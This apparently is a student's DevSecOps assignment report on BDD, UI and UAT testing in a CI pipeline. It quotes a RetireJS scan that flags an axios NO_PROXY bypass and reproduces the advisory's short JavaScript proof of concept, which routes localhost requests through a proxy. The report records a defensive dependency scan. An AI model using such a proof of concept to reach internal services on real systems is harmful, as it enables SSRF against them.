

ITAS 276

DevSecOps

Assignment #2

BDD, UI, and UAT


Aiden Adzich
2026/04/18

Unfortunately, I was unable to get the UAT tests to run through GitHub actions. They do however work locally.



When running, the UAT tests simply run continuously unless you cancel them.

c



The pipeline runs successfully with the UAT tests commented out.

```
Run Retire (SCA)

1  # Run npm run retire > retire-output.txt
2  # /home/runner/work/performing-arts-manager/performing-arts-manager/server/node_modules/axios/dist/axios.js
3  # axios 1.14.0
4  axios 1.14.0 has known vulnerabilities: severity: critical; summary: Axios does not correctly handle hostname normalization when checking "NO_PROXY" rules.
5  Requests to localhost addresses like 'localhost.' (with a trailing dot) or '[::1]' ([IPv6 literal]) skip "NO_PROXY" matching and go through the configured proxy.
6
7  This goes against what developers expect and lets attackers force requests through a proxy, even if "NO_PROXY" is set up to protect localhost or internal services.
8
9  According to [RFC 8838 §3.1][https://datatracker.ietf.org/doc/html/rfc8838#section-3.1] and [RFC 2868 §2.2][https://datatracker.ietf.org/doc/html/rfc2868#section-2.2], a hostname can have a trailing dot to show it is a fully qualified domain name (fqdn). At the DNS level, 'localhost.' is the same as 'localhost'.
10 However, Axios does a literal string comparison instead of normalizing hostnames before checking "NO_PROXY". This causes requests like 'http://localhost:8080/' and 'http://[::1]:8080/' to be incorrectly proxied.
11
12 This issue leads to the possibility of proxy bypass and SSRF vulnerabilities allowing attackers to reach sensitive localhost or internal services despite the configured protections.
13
14 ---
15
16 **Poc**
17
18 ```js
19 import http from "http";
20 import axios from "axios";
21
22 const proxyPort = 5080;
23
24 http.createServer((req, res) => {
25   console.log("[PROXY] Out:", req.method, req.url, "host:", req.headers.host);
26   res.writeHead(200, { "Content-Type": "text/plain" });
27   res.end("proxied");
28 }).listen(proxyPort, () => console.log("Proxy", proxyPort));
29
30 process.env.HTTP_PROXY = "http://127.0.0.1:5080/proxy/";
31 process.env.NO_PROXY = "localhost,127.0.0.1,::1";
32
33 async function test(url) {
34   try {
35     await axios.get(url, { timeout: 2000 });
36   } catch {}
37 }
38
39 setTimeout(async () => {
40   console.log("[url] Testing http://localhost:8080/");
41   await test("http://localhost:8080/"); // goes through proxy
42   console.log("[url] Testing http://[::1]:8080/");
43   await test("http://[::1]:8080/"); // goes through proxy
44 }, 500);
45
46 ---
```



The pipeline previously failed due to out-of-date and vulnerable packages detected by RetireJS.

Artifacts			
Produced during runtime			
Name	Size	Digest	
Mindstormman06-performing-arts-manager-F4L35N.dockerbuild	27.6 KB	sha256:18c99c13a7f779dbf5238b6ff823b39c283c3d775a283b8d803c9415d9db	Download
bdd-report	284 KB	sha256:5c954fccc878957c5f99a8b7672f5c8c648d9d8828f2fabb782c2338a9cf5	Download
client-lint-reports	1.17 KB	sha256:161b48ba4864465d3b76b7e887a4b4c4e3c5267e5bca7ae38b06a3ff485	Download
client-ui-test-report	197 KB	sha256:156a879c6b67418a27413411f4a62e6a59c432d1a60817c781c4b4e52a7d	Download
server-build	42.3 MB	sha256:084835378cc98bc1e807886cf41e39673819ec4ab4a98db12829f8f0717965	Download
server-coverage-report	181 KB	sha256:143528607f0c2c82a83221849f36438f0d34c2775f47c395fba07283cc84	Download
server-lint-reports	1.19 KB	sha256:1171c74e48835a6d477d4a8d30a6d868c74c1263a8873a875d788079f0ab4b	Download
server-security-report	272 Bytes	sha256:128564dc4c854b35b7bedcbe348a3d0ffbc5779798021cc665f72b236b4882	Download

All the artifacts created during a successful run.